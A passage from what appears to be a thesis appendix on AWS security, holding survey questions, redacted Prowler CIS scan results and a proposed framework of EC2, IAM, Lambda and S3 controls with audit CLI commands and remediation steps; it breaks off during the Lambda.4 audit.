☐ CIS AWS Three-Tier Web Architecture Benchmark

☐ CSA Cloud Controls Matrix

☐ None

9. How useful, in terms of cloud security, do you find these frameworks?

e.g. can cloud users utilize the framework to create a secure environment? Think of usability and accessibility of the framework to cloud users.

	Extremely useful	Very useful	Somewhat useful	Not so useful	Not at all useful	N/A - Don't know
AWS Foundational Security Best Practices standard	☐	☐	☐	☐	☐	☐
CIS AWS Foundations Benchmark	☐	☐	☐	☐	☐	☐
CIS AWS Three-Tier Web Architecture Benchmark	☐	☐	☐	☐	☐	☐
CSA Cloud Controls Matrix	☐	☐	☐	☐	☐	☐

10. In your opinion, do the frameworks do a sufficient job at providing security for a generic cloud deployment?

11. Do you have any other comment with regards to this survey, the questions asked or cloud security in general?

Appendix B

Prowler Scan Results

Table B.1 contains the full Prowler scan result after the test environment was deployed.

The table is generated using Prowler release *V2.3.0RC2* with the following parameters `-g cislevel2 -f eu-west-3 -M csv` and a default AWS CLI profile which has full administrative privileges on the AWS environment.

`-g cislevel2` Specifies the group of checks to be tested. `cislevel2` is the group of all CIS recommendations of level 1 and level 2.

`-f eu-west-3` Specifies the AWS region to check, in this case eu-west-3, as the resources are deployed there.

`-M csv` Specifies the output mode, outputting the report in `csv` format.

The Account Number column, showing the AWS account number, is omitted from the table to avoid redundancy. Sensitive data is redacted, such as usernames, account number and bucket names.

Table B.1: Prowler Scan Results

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	0.0	INFO	Not Scored	Support	Show report generation info	ARN: arn:aws:iam::[REDACTED]:user/[REDACTED] TIMESTAMP: 2020-07-02T13:48:58+0000
default	eu-west-3	1.1	PASS	Scored	Level 1	[check11] Avoid the use of the root account (Scored)	Root user in the account wasn't accessed in the last 1 days
default	eu-west-3	1.2	PASS	Scored	Level 1	[check12] Ensure multi-factor authentication (MFA) is enabled for all IAM users that have a console password (Scored)	No users found with Password enabled and MFA disabled
default	eu-west-3	1.3	PASS	Scored	Level 1	[check13] Ensure credentials unused for 90 days or greater are disabled (Scored)	User [REDACTED] has logged into the console in the past 90 days
default	eu-west-3	1.3	PASS	Scored	Level 1	[check13] Ensure credentials unused for 90 days or greater are disabled (Scored)	User [REDACTED] has used access key 1 in the past 90 days
default	eu-west-3	1.3	PASS	Scored	Level 1	[check13] Ensure credentials unused for 90 days or greater are disabled (Scored)	User [REDACTED] has used access key 1 in the past 90 days
default	eu-west-3	1.3	PASS	Scored	Level 1	[check13] Ensure credentials unused for 90 days or greater are disabled (Scored)	User [REDACTED] has used access key 1 in the past 90 days
default	eu-west-3	1.3	PASS	Scored	Level 1	[check13] Ensure credentials unused for 90 days or greater are disabled (Scored)	User [REDACTED] has used access key 1 in the past 90 days

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	1.3	PASS	Scored	Level 1	[check13] Ensure credentials unused for 90 days or greater are disabled (Scored)	No users found with access key 2 enabled
default	eu-west-3	1.4	PASS	Scored	Level 1	[check14] Ensure access keys are rotated every 90 days or less (Scored)	No users with access key 2
default	eu-west-3	1.5	PASS	Scored	Level 1	[check15] Ensure IAM password policy requires at least one uppercase letter (Scored)	Password Policy requires upper case
default	eu-west-3	1.6	PASS	Scored	Level 1	[check16] Ensure IAM password policy require at least one lowercase letter (Scored)	Password Policy requires lower case
default	eu-west-3	1.7	PASS	Scored	Level 1	[check17] Ensure IAM password policy require at least one symbol (Scored)	Password Policy requires symbol
default	eu-west-3	1.8	PASS	Scored	Level 1	[check18] Ensure IAM password policy require at least one number (Scored)	Password Policy requires number
default	eu-west-3	1.9	PASS	Scored	Level 1	[check19] Ensure IAM password policy requires minimum length of 14 or greater (Scored)	Password Policy requires more than 13 characters
default	eu-west-3	1.10	PASS	Scored	Level 1	[check110] Ensure IAM password policy prevents password reuse: 24 or greater (Scored)	Password Policy limits reuse

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	1.11	PASS	Scored	Level 1	[check111] Ensure IAM password policy expires passwords within 90 days or less (Scored)	Password Policy includes expiration (Value: 90)
default	eu-west-3	1.12	PASS	Scored	Level 1	[check112] Ensure no root account access key exists (Scored)	No access key 1 found for root
default	eu-west-3	1.12	PASS	Scored	Level 1	[check112] Ensure no root account access key exists (Scored)	No access key 2 found for root
default	eu-west-3	1.13	PASS	Scored	Level 1	[check113] Ensure MFA is enabled for the root account (Scored)	Virtual MFA is enabled for root
default	eu-west-3	1.14	FAIL	Scored	Level 2	[check114] Ensure hardware MFA is enabled for the root account (Scored)	Only Virtual MFA is enabled for root
default	eu-west-3	1.15	INFO	Not Scored	Level 1	[check115] Ensure security questions are registered in the AWS account (Not Scored)	No command available for check 1.15
default	eu-west-3	1.15	INFO	Not Scored	Level 1	[check115] Ensure security questions are registered in the AWS account (Not Scored)	Login to the AWS Console as root & click on the Account
default	eu-west-3	1.15	INFO	Not Scored	Level 1	[check115] Ensure security questions are registered in the AWS account (Not Scored)	Name -¿ My Account -¿ Configure Security Challenge Questions
default	eu-west-3	1.16	PASS	Scored	Level 1	[check116] Ensure IAM policies are attached only to groups or roles (Scored)	No policies attached to users

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	1.17	INFO	Not Scored	Level 1	[check117] Maintain current contact details (Not Scored)	No command available for check 1.17
default	eu-west-3	1.17	INFO	Not Scored	Level 1	[check117] Maintain current contact details (Not Scored)	See section 1.17 on the CIS Benchmark guide for details
default	eu-west-3	1.18	INFO	Not Scored	Level 1	[check118] Ensure security contact information is registered (Not Scored)	No command available for check 1.18
default	eu-west-3	1.18	INFO	Not Scored	Level 1	[check118] Ensure security contact information is registered (Not Scored)	See section 1.18 on the CIS Benchmark guide for details
default	eu-west-3	1.19	PASS	Not Scored	Level 2	[check119] Ensure IAM instance roles are used for AWS resource access from instances (Not Scored)	eu-west-3: Instance i-099b7f7f63672bcfc associated with role EC2_Profile_allow_s3
default	eu-west-3	1.20	PASS	Scored	Level 1	[check120] Ensure a support role has been created to manage incidents with AWS Support (Scored)	Support Policy attached to full-admin
default	eu-west-3	1.21	PASS	Not Scored	Level 1	[check121] Do not setup access keys during initial user setup for all IAM users that have a console password (Not Scored)	No users found with access key 1 never used
default	eu-west-3	1.21	PASS	Not Scored	Level 1	[check121] Do not setup access keys during initial user setup for all IAM users that have a console password (Not Scored)	No users found with access key 2 never used

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	1.22	INFO	Scored	Level 1	[check122] Ensure IAM policies that allow full "*:*" administrative privileges are not created (Scored)	Looking for custom policies: (skipping default policies - it may take few seconds...)
default	eu-west-3	1.22	PASS	Scored	Level 1	[check122] Ensure IAM policies that allow full "*:*" administrative privileges are not created (Scored)	No custom policy found that allow full "*:*" administrative privileges
default	eu-west-3	2.1	PASS	Scored	Level 1	[check21] Ensure CloudTrail is enabled in all regions (Scored)	trail-read-only trail in eu-west-3 is enabled for all regions
default	eu-west-3	2.2	PASS	Scored	Level 2	[check22] Ensure CloudTrail log file validation is enabled (Scored)	trail-read-only trail in eu-west-3 has log file validation enabled
default	eu-west-3	2.3	PASS	Scored	Level 1	[check23] Ensure the S3 bucket CloudTrail logs to is not publicly accessible (Scored)	Bucket [REDACTED] is set correctly
default	eu-west-3	2.4	PASS	Scored	Level 1	[check24] Ensure CloudTrail trails are integrated with CloudWatch Logs (Scored)	trail-read-only trail has been logging during the last 24h (it is in eu-west-3)
default	eu-west-3	2.5	PASS	Scored	Level 1	[check25] Ensure AWS Config is enabled in all regions (Scored)	Region eu-west-3 has AWS Config recorder: ON
default	eu-west-3	2.6	PASS	Scored	Level 1	[check26] Ensure S3 bucket access logging is enabled on the CloudTrail S3 bucket (Scored)	Bucket access logging enabled in CloudTrail S3 bucket [REDACTED] for trail-read-only

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	2.7	PASS	Scored	Level 2	[check27] Ensure CloudTrail logs are encrypted at rest using KMS CMKs (Scored)	KMS key found for trail-read-only
default	eu-west-3	2.8	PASS	Scored	Level 2	[check28] Ensure rotation for customer created CMKs is enabled (Scored)	eu-west-3: Key 1c62058a-ff93-4d13-af0c-3911ad442469 is set correctly
default	eu-west-3	2.9	PASS	Scored	Level 2	[check29] Ensure VPC Flow Logging is Enabled in all VPCs (Scored)	VPC vpc-01e419e5b868daf60: VPCFlowLog is enabled for LogGroupName: fl-025324c61da168c7b in Region eu-west-3
default	eu-west-3	2.9	PASS	Scored	Level 2	[check29] Ensure VPC Flow Logging is Enabled in all VPCs (Scored)	VPC vpc-1d88bc74: VPCFlowLog is enabled for LogGroupName: fl-005de048f45b504ec in Region eu-west-3
default	eu-west-3	3.1	PASS	Scored	Level 1	[check31] Ensure a log metric filter and alarm exist for unauthorized API calls (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-UnauthorizedApiCallsFilter-4SSJDFCA479F and alarms set
default	eu-west-3	3.2	PASS	Scored	Level 1	[check32] Ensure a log metric filter and alarm exist for Management Console sign-in without MFA (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-NoMfaConsoleLoginsFilter-1DMY2S3MIEYNC and alarms set
default	eu-west-3	3.3	PASS	Scored	Level 1	[check33] Ensure a log metric filter and alarm exist for usage of root account (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-RootAccountLoginsFilter-UVD49JLJJIU and alarms set

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	3.4	PASS	Scored	Level 1	[check34] Ensure a log metric filter and alarm exist for IAM policy changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-IAMPolicyChangesFilter-1VB9CG4PCEIC2 and alarms set
default	eu-west-3	3.5	PASS	Scored	Level 1	[check35] Ensure a log metric filter and alarm exist for CloudTrail configuration changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-CloudtrailConfigChangesFilter-66R43ELWBBD7 and alarms set
default	eu-west-3	3.6	PASS	Scored	Level 2	[check36] Ensure a log metric filter and alarm exist for AWS Management Console authentication failures (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-FailedConsoleLoginsFilter-PQN4I1UJLKF5 and alarms set
default	eu-west-3	3.7	PASS	Scored	Level 2	[check37] Ensure a log metric filter and alarm exist for disabling or scheduled deletion of customer created CMKs (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-DisabledOrDeletedCmksFilter-1J8D40JKZT4K1 and alarms set
default	eu-west-3	3.8	PASS	Scored	Level 1	[check38] Ensure a log metric filter and alarm exist for S3 bucket policy changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-S3BucketPolicyChangeFilter-16W91AK4QCCNV and alarms set
default	eu-west-3	3.9	PASS	Scored	Level 2	[check39] Ensure a log metric filter and alarm exist for AWS Config configuration changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-AWSConfigConfigurationChangeFilter-DD6MMXXK68UW and alarms set

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	3.10	PASS	Scored	Level 2	[check310] Ensure a log metric filter and alarm exist for security group changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-SecurityGroupChangeFilter-1X3HMY781N0HW and alarms set
default	eu-west-3	3.11	PASS	Scored	Level 2	[check311] Ensure a log metric filter and alarm exist for changes to Network Access Control Lists (NACL) (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-NACLChangeFilter-1ISSC1K10C0Z4 and alarms set
default	eu-west-3	3.12	PASS	Scored	Level 1	[check312] Ensure a log metric filter and alarm exist for changes to network gateways (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-NetworkGatewayChangeFilter-1JX5BJZVGWJWE and alarms set
default	eu-west-3	3.13	PASS	Scored	Level 1	[check313] Ensure a log metric filter and alarm exist for route table changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-RouteTableChangeFilter-1LJC43B4IPT89 and alarms set
default	eu-west-3	3.14	PASS	Scored	Level 1	[check314] Ensure a log metric filter and alarm exist for VPC changes (Scored)	CloudWatch group CloudTrail/DefaultLogGroup found with metric filter CIS-chapter3-alarms-VPCChangeFilter-1J7XJ75HY7OYI and alarms set
default	eu-west-3	4.1	PASS	Scored	Level 2	[check41] Ensure no security groups allow ingress from 0.0.0.0/0 or ::/0 to port 22 (Scored)	No Security Groups found in eu-west-3 with port 22 TCP open to 0.0.0.0/0

Continued on next page

Table B.1 – *Continued from previous page*

PROFILE	REGION	ID	RESULT	SCORED	LEVEL	TITLE_TEXT	NOTES
default	eu-west-3	4.2	PASS	Scored	Level 2	[check42] Ensure no security groups allow ingress from 0.0.0.0/0 or ::/0 to port 3389 (Scored)	No Security Groups found in eu-west-3 with port 3389 TCP open to 0.0.0.0/0
default	eu-west-3	4.3	PASS	Scored	Level 2	[check43] Ensure the default security group of every VPC restricts all traffic (Scored)	No Default Security Groups (sg-0e2898615d7ec9c6e) open to 0.0.0.0 found in Region eu-west-3
default	eu-west-3	4.3	PASS	Scored	Level 2	[check43] Ensure the default security group of every VPC restricts all traffic (Scored)	No Default Security Groups (sg-20e2564a) open to 0.0.0.0 found in Region eu-west-3
default	eu-west-3	4.4	INFO	Not Scored	Level 2	[check44] Ensure routing tables for VPC peering are "least access" (Not Scored)	Looking for VPC peering in all regions...
default	eu-west-3	4.4	PASS	Not Scored	Level 2	[check44] Ensure routing tables for VPC peering are "least access" (Not Scored)	eu-west-3: No VPC peering found

Appendix C

Proposed AWS Security Framework

A new proposed security framework is given, which aims to secure AWS EC2, Lambda and S3 resources. This framework should be seen as an addition to existing frameworks, such as the CIS AWS Foundations benchmark. It is recommended to first comply to the CIS benchmark and then further improve security by implementing the controls laid out in this framework.

C.1 Summary Table

This section contains the summary table of the controls in the framework.

Table C.1 – *Proposed Framework Summary Table*

Identifier	Control	Result
Elastic Compute Cloud (EC2)		
EC2.1	Ensure all EBS volumes have encryption at rest enabled	Pass / Fail
EC2.2	Ensure EBS snapshots are not shared publicly, unless intended	Pass / Fail
EC2.3	Ensure all EC2 instances require the IMDSv2 authentication token	Pass / Fail
EC2.4	Ensure all EC2 user-data does not contain credentials or other secrets	Pass / Fail
EC2.5	Ensure no Security Groups allow ingress from 0.0.0.0/0 or ::/0 to any port, unless intended	Pass / Fail
EC2.6	Ensure the default Security Groups restricts all inbound and outbound traffic	Pass / Fail
Identity and Access Management (IAM)		
IAM.1	AWS Root account should not have an access key set	Pass / Fail
IAM.2	AWS Root account should make use of hardware MFA	Pass / Fail
IAM.3	IAM users with console access should have MFA enabled	Pass / Fail
IAM.4	Ensure a strong password policy is set for IAM users	Pass / Fail
IAM.5	Ensure IAM Roles have strict permissions	Pass / Fail
Lambda Functions		
Lambda.1	Ensure function's Environment Variables do not contain credentials or other secrets	Pass / Fail
Lambda.2	Ensure function's code does not contain credentials or other secrets	Pass / Fail

Continued on next page

Table C.1 – *Proposed Framework Summary Table*

Identifier	**Control**	**Result**
Lambda.3	Ensure Lambda functions do not allow access by other accounts	Pass / Fail
Lambda.4	Ensure Lambda functions which use API Gateway have throttling enabled	Pass / Fail
Lambda.5	Ensure Lambda functions use the latest runtimes	Pass / Fail
Lambda.6	Ensure Lambda functions code are audited for vulnerabilities	Pass / Fail
Simple Storage Service (S3)		
S3.1	Block public access on account level, unless public bucket is required	Pass / Fail
S3.2	Ensure public read access is blocked on bucket level, using bucket policy and bucket ACL, unless required	Pass / Fail
S3.3	Ensure public write access is blocked on bucket level, using bucket policy and bucket ACL, unless required	Pass / Fail
S3.4	Ensure buckets do not allow authenticated user read or write access	Pass / Fail
S3.5	Ensure server-side encryption is enabled for all buckets	Pass / Fail
S3.6	Ensure no objects containing secrets exist in public buckets	Pass / Fail
S3.7	Ensure object versioning is enabled on all buckets	Pass / Fail
S3.8	Avoid the use of sensitive bucket names	Pass / Fail
S3.9	Ensure public writable buckets do not serve executable scripts	Pass / Fail

C.2 Framework Controls

This chapter states all the controls of the proposed framework, containing rational, audit and remediation steps. The framework consists of new controls and existing controls present in the CIS AWS Foundations (CIS-F) benchmark, CIS AWS Three-tier Web Architecture (CIS-W) benchmark and the AWS Foundational Security Best Practices (AWS-F) standard.

EC2

This section contains all controls relating to the Elastic Compute Cloud service.

EC2.1 Ensure all EBS volumes have encryption at rest enabled

Rationale:
Encryption of EBS volumes helps confidentiality of the data stored on the drive. Data encryption can also be required for regulation compliance. This rule is derived from AWS-F EC2.3, CIS-W 1.5, 1.6.

Audit:
To audit for compliance, run the following command with an AWS CLI:

```
aws ec2 describe-volumes --query 'Volumes[*].{VolumeId:VolumeId,
↪  Encrypted:Encrypted, AvailabilityZone:AvailabilityZone,
↪  InstanceId:Attachments[*].InstanceId}' --output table --filters
↪  Name=encrypted,Values=false
```

If there is any output, the displayed volumes are not encrypted.

Remediation:
Unfortunately, encrypting volumes once created is not possible in AWS. To encrypt unencrypted volumes take the following steps:

1. Create a snapshot for each unencrypted volume
2. Copy the snapshot with encryption enabled
3. Create a volume from the encrypted snapshot and mount it on the instance
4. Remove the unencrypted volume

EC2.2 Ensure EBS snapshots are not shared publicly, unless intended

Rationale:
This rule is derived from AWS-F EC2.1
Snapshots should never be made public, unless explicitly intended to do so. Snapshots contain all data of an EBS volume, including secrets, applications and possibly deleted items. If a snapshot is required to be public, it should be double checked that no secrets are in the image.

Audit:
First get the list of snapshot IDs per AWS region, then for each ID, describe the createVolumePermission.

```
aws ec2 --region [aws region] describe-snapshots --owner-id self

aws ec2 describe-snapshot-attributes --attribute createVolumePermission
↪  --snapshot-id [snapshot id]
```

If the output for any snapshot ID is 'Group:All', that snapshot is publicly accessible.

Remediation:
To make a public snapshot private, use the following steps:

1. Open the AWS Console and browse to the EC2 Snapshot.
2. Click on the Snapshot, open the permissions tab and click Edit.
3. In the pop-up window, select Private and Save.

EC2.3 Ensure all EC2 instances require the IMDSv2 authentication token

Rationale:
IMDSv2 requires an authentication token before the meta-data service can be used. This token protects against SSRF attacks in that the token must be acquired by issuing an HTTP PUT request. In most SSRF attacks an attacker can perform GET or POST requests but not PUT requests. Not enforcing this token allows attackers to exploit an SSRF vulnerability to get to the instance's IAM Role credentials.

Audit:
To audit this rule, run the following command in AWS CLI for every active region:

```
aws ec2 describe-instances --filters
↪  Name=metadata-options.http-tokens,Values=optional --query
↪  'Reservations[*].Instances[*].{Instance:InstanceId, State:State.Name
↪  Name:Tags[?Key==`Name`]|[0].Value, MetaData:MetadataOptions.HttpTokens}'
↪  --region [aws region]
```

Any output is an instance which does not have IMDSv2 enforced.

Remediation:
Before remediation, make sure all applications on the instance are compatible with IMDSv2. To modify the IMDS version of an instance, run the following command for all instance IDs:

```
aws ec2 modify-instance-metadata-options --instance-id [instance id]
↪  --http-tokens required --http-endpoint enabled
```

EC2.4 Ensure all EC2 user-data does not contain credentials or other secrets

Rationale:
User-data can be used to configure the image on first boot. This way repetitive steps can be automated and images can be re-used. User-data should not contain secrets as the user-data can be accessed by any insider with EC2 describe permissions or if the meta-data service can be reached through the instance.

Audit:
List all instances and then list the user-data for each instance ID:

```
aws ec2 describe-instances

aws ec2 describe-instance-attribute --instance-id [instance ID] --attribute
↪  userData
```

The user-data is base64 encoded, decode it and check if the displayed user-data contains secrets.

Remediation:
If secrets are discovered, rewrite the user data en make sure the application does not rely on the secret given in the user-data. In stead it is recommended to use AWS Secrets Manager to store secrets. The EC2 instance can retrieve the secrets from this service, given it has the correct permissions.

EC2.5 Ensure no Security Groups allow ingress from 0.0.0.0/0 or ::/0 to any port, unless intended

Rationale:
Having unrestricted ingress to ports on your EC2 instance is often not required, unless running a public service. It is recommended to set the Security Groups as strict as possible to minimize the attack surface of the instance. This control is derived from CIS-F 4.1, 4.2, although CIS-F only checks for port 22 (SSH) and 3389 (RDP), more ports should be included in this check.

Audit:
Run the following command for each active region to get the list of security groups with unrestricted ingress:

```
aws ec2 describe-security-groups --filters
↪ Name=ip-permission.cidr,Values="0.0.0.0/0" --query
↪ "SecurityGroups[*].{Name:GroupName, ID:GroupId,
↪ ip:IpPermissions[*].{port:FromPort, ips:IpRanges[*].CidrIp}}" --region [aws
↪ region]
```

If any group has unrestricted ingress to an unintended port, this control fails.

Remediation:
If an unrestricted rule is found, inspect if it is strictly necessary (e.g webhosting) or the rule could be more strict. Often it is enough to restrict the open ports to your own IP address or the addresses used by the company or VPN provider.

EC2.6 Ensure the default Security Groups restricts all inbound and outbound traffic

Rationale:
This rule is derived from AWS-F EC2.2 and CIS-F 4.3. The default Security Group should restrict all inbound and outbound traffic and should not be used for EC2 instances. By making sure no traffic is allowed in or out the instance, accidental use of the default SG will not cause any unwanted data flow.

Audit:
For each region run the following command to list the rules of the default SG:

```
aws ec2 describe-security-groups --filter Name=group-name,Values=default --query
↪  "SecurityGroups[*].{Name: GroupName, Ingress:IpPermissions,
↪  Egress:IpPermissionsEggress}" --region [aws region]
```

Ensure there are no IP ranges present in Ingress and Egress.

Remediation:
Perform the following steps to remove the ingress/egress rules from the Security Group:

1. Log in to the AWS Console and browse to EC2 Security Groups
2. Select the default Security Group, click on the tab Inbound Rules and Edit Inbound Rules
3. Delete all inbound rules and click Save
4. Select the tab Outbound Rules and Edit Outbound Rules
5. Delete all outbound rules and click Save

Repeat these steps for all AWS regions.

IAM

This section contains all controls relating to the Identity and Access Management service.

IAM.1 AWS Root account should not have an access key set

Rationale:
This rule is derived from AWS-F IAM.4 and CIS-F 1.12. The AWS root account should not have access keys set. The root account is the most privileged account. By removing access keys, the attack surface becomes smaller. It also enforces the use of IAM users with access keys, which encourages using least privilege principles.

Audit:
Run the following commands to check if access keys are set for the root account:

```
aws iam generate-credential-report
aws iam get-credential-report --query 'Content' --output text | base64 -d |
cut -d, -f1,9,14 | grep -B1 '<root_account>'
```

The output should be false for `access_key_1_active` and `access_key_2_active`.

Remediation:
If access keys are present, log in to the AWS Console with the root account and perform the following steps:

1. Go to IAM, Users, click the root account name on the top-right and click on Security Credentials
2. Click on Access Keys
3. In the Status column, active keys are shown. Click on 'make inactive' or 'delete' to disable or delete the access keys

IAM.2 AWS Root account should make use of hardware MFA

Rationale:
This rule is derived from AWS-F IAM.6 and CIS-F 1.14. The root account is the most powerful account and has unrestricted access to your AWS environment. To protect the account from unintentional logins and leaked credentials, it is recommended to use hardware MFA to protect the account. Virtual MFA is also possible but is considered less secure then a hardware key.

Audit:
Run the following command to check if MFA is enabled for the root account:

```
aws iam get-account-summary | grep "AccountMFAEnabled"
```

If the output is 1, MFA is enabled. If it is 0, MFA is disabled.
To check if the MFA is virtual or hardware, run the following command:

```
aws iam list-virtual-mfa-devices
```

If the root account user has an MFA serial number such as:

```
"SerialNumber":  "arn:aws:iam::<account number>:mfa/root-account-mfa-device"
```

the MFA is virtual and this control fails.

Remediation:
To remediate, log in to the AWS Console with the root account and perform the following steps:

1. Go to the IAM Dashboard, open the tab 'Activate MFA on your root account' and click on Manage MFA
2. Click on Activate MFA
3. Choose Hardware MFA and follow the steps provided in the wizard
4. After verifying the MFA device, the root account is now protected with hardware MFA

IAM.3 IAM users with console access should have MFA enabled

Rationale:
This control is derived from AWS-F IAM.5 and CIS-F 1.2. MFA provides an additional security check before a user is authorized. Using MFA to log in to the AWS Console ensures users are authenticated with both something they know (password) and something they have (MFA device).

Audit:
To audit this control perform the following steps:

1. Log in to the AWS Console as a user with IAM permissions and go to the IAM dashboard
2. Click on 'users' to get to the IAM Users overview
3. A table is shown, if the 'password' and 'MFA Device' column is not shown, click on the gear icon and tick the checkboxes to enable the columns
4. Ensure each user having a password also has an MFA device enabled

If a user exists with a password and without MFA device, this control fails.

Remediation:
To add MFA to an IAM Users perform the following steps:

1. Log in to the AWS Console as the user without MFA
2. Click on your login name on the top right and click on 'My Security Credentials' in the dropdown menu
3. On the new page, click on 'Manage MFA Device'
4. Follow the steps of the wizard and choose either a virtual or hardware MFA device
5. After verifying the MFA device, the account is now protected with MFA.

IAM.4 Ensure a strong password policy is set for IAM users

Rationale:
This control is derived from AWS-F IAM.7 and CIS-F 1.5, 1.6, 1.7, 1.8, 1.9, 1.10.
Strong password policies avoid the use of weak or common passwords. This is required to protect the credentials which give access to the AWS Console. The password policy controls given in the audit are recommendations and should be adapted to your personal needs.

Audit:
Perform the following steps to audit the password policy:

1. Log in to the AWS Console with sufficient rights to see the IAM Account Settings
2. Go to the IAM Service dashboard and click on 'Account Settings' in the left pane
3. Click on 'Create' or 'Change password policy' and check if the following rules are set:
    - Minimum password length: 14
    - Require at least one uppercase letter: True
    - Require at least one lowercase letter: True
    - Require at least one number: True
    - Require at least one non-alphanumeric character: True
    - Enable password expiration: True, 90 days
    - Allow users to change their own password: True
    - Prevent password reuse: true, 24 passwords

If any of the policy rules is not properly configured, this control fails.

Remediation:
Perform the following steps to edit the password policy:

1. Log in to the AWS Console with sufficient rights to edit the IAM Account Settings
2. Go to the IAM Service dashboard and click on 'Account Settings' in the left pane
3. Click on 'Create' or 'Change password policy' and modify the policy to meet the following rules:
    - Minimum password length: 14
    - Require at least one uppercase letter: True
    - Require at least one lowercase letter: True
    - Require at least one number: True
    - Require at least one non-alphanumeric character: True
    - Enable password expiration: True, 90 days
    - Allow users to change their own password: True
    - Prevent password reuse: true, 24 passwords

IAM.5 Ensure IAM Roles have strict permissions

Rationale:
To minimize the impact of an attack, it is required to apply the Principle of Least Privilege. It is important that IAM Roles only give access to resources and operations which are strictly needed, nothing more.

Audit:
Perform the following steps to audit the IAM Roles:

1. Log in to the AWS Console with an account having IAM Role read and write permissions
2. Go to the IAM service dashboard and click on Roles in the left pane
3. For ever self defined role perform the following steps:
   (a) Click on the Role and open the Access Advisor tab
   (b) Filter for 'services not accessed' to determine if the role has access to too much services
   (c) Filter for 'services accessed', for each service in the list, click on it and then filter for 'actions not accessed' to determine if the role has too much action permissions

If there are either not accessed services or actions, the permissions of the Role is too wide and the control fails.

Remediation:
Perform the following steps to discover and remove over-permissive IAM Roles:

1. Log in to the AWS Console with an account having IAM Role read and write permissions
2. Go to the IAM service dashboard and click on Roles in the left pane
3. For ever self defined role perform the following steps:
   (a) Click on the Role and open the Access Advisor tab
   (b) Filter for 'services not accessed' to determine if the role has access to too much services, write down these services.
   (c) Filter for 'services accessed', for each service in the list, click on it and then filter for 'actions not accessed' to determine if the role has too much action permissions. Write down the actions.
   (d) Carefully analyze if these 'not accessed services' or 'not accessed actions' are required for the Role
   (e) Open the Permissions tab
   (f) For each attached policy, remove the services and/or actions discovered in the steps above and found to be not required for the Role

Lambda

This section contains all controls relating to the Lambda service.

Lambda.1 Ensure function's Environment Variables do not contain credentials or other secrets

Rationale:
Environment Variables should not be used to pass secrets into the Lambda's environment. Attackers can get the Environment Variables if there is a vulnerability in the code allowing for code execution. The environment variables are also visible for IAM Users with `Lambda:ListFunctions` permissions. Secrets should be stored in AWS Secrets Manager.

Audit:
Run the following command to list all Lambda functions and their environment variables:

```
aws lambda list-functions --query 'Functions[*].\{Name:FunctionName,
↪  env:Environment\}'
```

Inspect the environment variables for any secret such as access keys and passwords. If any secret is found, the control fails.

Remediation:
If any secrets are found in the environment variable, move these to AWS Secrets Manager and adjust the function's code to retrieve the secret from that service. Edit the Lambda's Role policy such that it has access to the secret.

Lambda.2 Ensure function's code does not contain credentials or other secrets

Rationale:
Hardcoded secrets in code is a security risk for inside attackers, which have access to the code. Apart from that, if the code mistakenly gets added to version control, the credentials are stored there as well. There for it is recommended not to use hardcoded secrets, instead secrets should be moved to AWS Secrets Manager.

Audit:
To audit for compliance, make sure to inspect the code of every Lambda function for secrets. Secrets can be passwords, access keys or other confidential information such as pointers to internal files.

Remediation:
If secrets are found in the source code of a Lambda function, the secrets should be moved to AWS Secrets Manager. The code should be adjusted such that it retrieves the secret from Secrets Manager. For this, also a change in the Lambda's Role must be made to allow the function to contact the Secrets Manager.

Lambda.3 Ensure Lambda functions do not allow access by other accounts

Rationale:
This control is derived from AWS-F Lambda.1.
Lambda functions should not be accessible by other, not trusted, AWS accounts. This can lead to data leaks if the code or content of the function is confidential. Furthermore the functioning of the code can be altered.

Audit:
Perform the following steps to audit this control:

1. Log in to the AWS Console having Lambda read/write permissions
2. Go to the Lambda service page
3. For each lambda function perform the following steps:
   (a) Open the function and click on the 'Permissions' tab
   (b) In the Resource-Based Policy, ensure all resources allowed the `lambda:InvokeFunction` are intended to have this permission.

If unintended resources have invoke permissions, this control fails.

Remediation:
To remove any unwanted invoke permissions, first get the policy and note down the `SID` of the unwanted permission. Then remove the permission from the policy. This can be done using the following commands:

```
aws lambda get-policy --function-name [function name]

aws lambda remove-permission --function-name [function name] --statement-id [sid
↪  to remove]
```

Lambda.4 Ensure Lambda functions which use API Gateway have throttling enabled

Rationale:
If Lambda functions are directly invocable from the internet, e.g by a direct URL, an attacker can launch DoS or DoW attacks on the function. Causing legitimate requests to drop with possible failure of connected workflows or applications. Using throttling protects from these attacks.

Audit:
